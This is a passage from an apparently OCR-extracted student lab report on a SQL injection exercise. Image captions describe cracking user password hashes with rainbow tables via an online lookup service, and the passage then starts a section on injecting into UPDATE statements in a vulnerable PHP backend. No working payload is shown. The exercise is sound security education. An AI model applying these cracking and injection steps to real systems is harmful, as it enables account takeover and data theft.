


Figure 2.4.2.1. Recalling the passwords of all database users




Figure 2.4.2.2. Rainbow attack on the password of the user " Admin "




Figure 2.4.2.3. Rainbow attack on the password of user Alice




Figure 2.4.2.4. Rainbow attack on the password of user " Boby "




Figure 2.4.2.5. Rainbow attack on user " Ryan " password




Figure 2.4.2.6. Rainbow attack on the password of user " Samy "




Figure 2.4.2.7. Rainbow attack on the password of user " Ted "




Figure 2.4.2.8. Rainbow attack on the password of user " Vasilis "




Figure 2.4.2.9. Rainbow attack on the password of user " Aggelos "

2.4.3 Observations

The online tool https://hashes.com fully revealed all of the users ' passwords , meaning that the rainbow attacks were successful and therefore , the passwords are weak.

3. SQL attack Injection in UPDATE statements

Import

For the SQL attack Injection in UPDATE statements we used the web application where we have the ability to modify specific fields in a database record.




Figure 3.a. The profile of the user " Alice "




Figure 3.b. The profile to be modified for the user " Alice "

The php code behind user profile updates is located in the / var / www / SQLInjection directory (unsafe_edit_backend.php) .

Figure 3. c . File unsafe_edit_backend.php

3 .1 Modifying your own details

3.1.1 Actions

Initially, we connected to our own profile " Vasilis " with the password.

